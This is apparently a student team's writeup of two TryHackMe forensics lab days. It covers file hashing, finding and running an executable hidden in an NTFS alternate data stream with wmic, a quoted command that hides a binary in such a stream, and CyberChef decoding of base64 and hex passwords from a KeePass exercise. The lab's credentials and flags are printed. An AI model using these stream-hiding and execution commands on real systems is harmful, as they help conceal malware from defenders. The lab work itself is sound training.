PSP0201 Weekly Writeup

Week 6

Group Name: Metamorphosis

ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
1211102806	Ong Kwang Zheng	Member
1211103063	Ng Weng Lam	Member

Day 21: Time for some ELForensics (Blue Teaming)

Tools used: Kali Linux, PowerShell, Remmina

Solution/Walkthrough:

Question 1:

596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question 2:

5F037501FB542AD2D9B06EB12AED09F0

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\li
```

Question 3:

F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\documen..
```

Question 4:

THM{f6187e6cbeb1214139ef313e108cb6f9}

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
```

Question 5:

wmic process call create $(Resolve-Path file.exe:streamname)

The command to run to launch the hidden executable hiding within ADS: `wmic process call create $(Resolve-Path file.exe:streamname)`

Question 6:

THM{088731ddc7b9fdeccaed982b07c297c}

```
THM{088731ddc7b9fdeccaed982b07c297c}
```

Question 7:

Sharika Spooner is on the **Naughty List.**

```
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```


Question 8:

Jaime Victoria is on the **Nice List**.


```
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

First of all, we open the remmina. We enter our own **<MACHINE_IP>**, enter the username and password that **TryHackMe** has provided (**littlehelper**, **iLove5now!**)



And make sure to change the **color depth** into **RemoteFX(32bpp)**, then **save as default** and **connect**.



After we connected successfully, we run **cd ./Documents/** to change directory, then we check what's inside with command **dir**

```
PS C:\Users\littlehelper> cd ./Documents/
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe
```

Then we run **more '.\db file hash.txt'** and we will get the answer for Question 1 which is **596690FFC54AB6101932856E6A78E3A1**

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

To find the answer for Question 2, we tried to run **Get-FileHash -Algorithm MD5 .\deebee.exe** and we get the answer which is **5F037501FB542AD2D9B06EB12AED09F0**

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\li
```

After that, we tried to run **.\deebee.exe**

```
PS C:\Users\littlehelper\Documents> .\deebee.exe
```

Guess what, it shows us that the database has been moved.

```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P
```

So, we run **c:\Tools\strings64.exe -accepteula deebee.exe**

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```

It will pop up the database then we can search for the Question 3's flag.

```
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#l.+x.3x.;x.Cl.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
```

After scanning the database, we found the answer which is **THM{f6187e6cbeb1214139ef313e108cb6f9}**

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Docum
ath -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

To find Question 4's flag, we first have to run **Get-Item -Path .\deebee.exe -Stream ***

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
```

And we will get something like this

```
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:h
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

To launch the hidden executable hiding within ADS, we tried to run **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)**

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3184;
        ReturnValue = 0;
};
```

It works! It will pop up this window tab and we get our flag which is **THM{088731ddc7b9fdeccaed982b07c297c}**

<End of Day 21>

Day 22: Elf McEager becomes CyberElf (Blue Teaming)
Tools used: Kali Linux, CyberChef, Remmina
Solution/Walkthrough:

Question 1:
thegrinchwashere

```
thegrinchwashere
```

```
dGhlZ3JpbmNod2FzaGVyZQ==
```


Question 2:
base64

Output

From_Base64('A-Za-z0-9+\\-=',true,false)	thegrinchwashere

Question 3:

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P



Question 4:

sn0wM4n!

	Result snippet
	sn0wM4n!
	736e30774d346e21

Question 5:

hex

Output

Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!


Question 6:

ic3Skating!

	Result snippet
	ic3Skating!
	ic3Skating!


Question 7:

superelfadmin:nothinghere




Question 8:

The flag is **THM{657012dcf3d1318dca0ed864f0e70535}**




Thought Process/Methodology:

First, we open **Remmina** and enter our own **<MACHINE_IP>**, then we key in the *username* and *password* that is provided by THM which is **Administrator** and **sn0wF!akes!!!**




And make sure that you changed the color depth to **RemoteFX(32bpp)** also.




After we're in, we copy the filename which is called **dGhlZ3JpbmNod2FzaGVyZQ==** . The reason that we copied this filename is because it is too strange for a file with this name. Therefore, we paste it into **CyberChef** with the recipe **Magic**.


After pasting it, we will get the answer for question 1, **thegrinchwashere**. We can also see that the encoding method listed as the 'Matching ops' is **base64** and that's the answer for question 2.




Then we enter the Master Password, **thegrinchwashere** to unlock the database from KeePass.




Once we're in the database, we click on **Network** and we can see that it has a title which is called **Elf Server**.



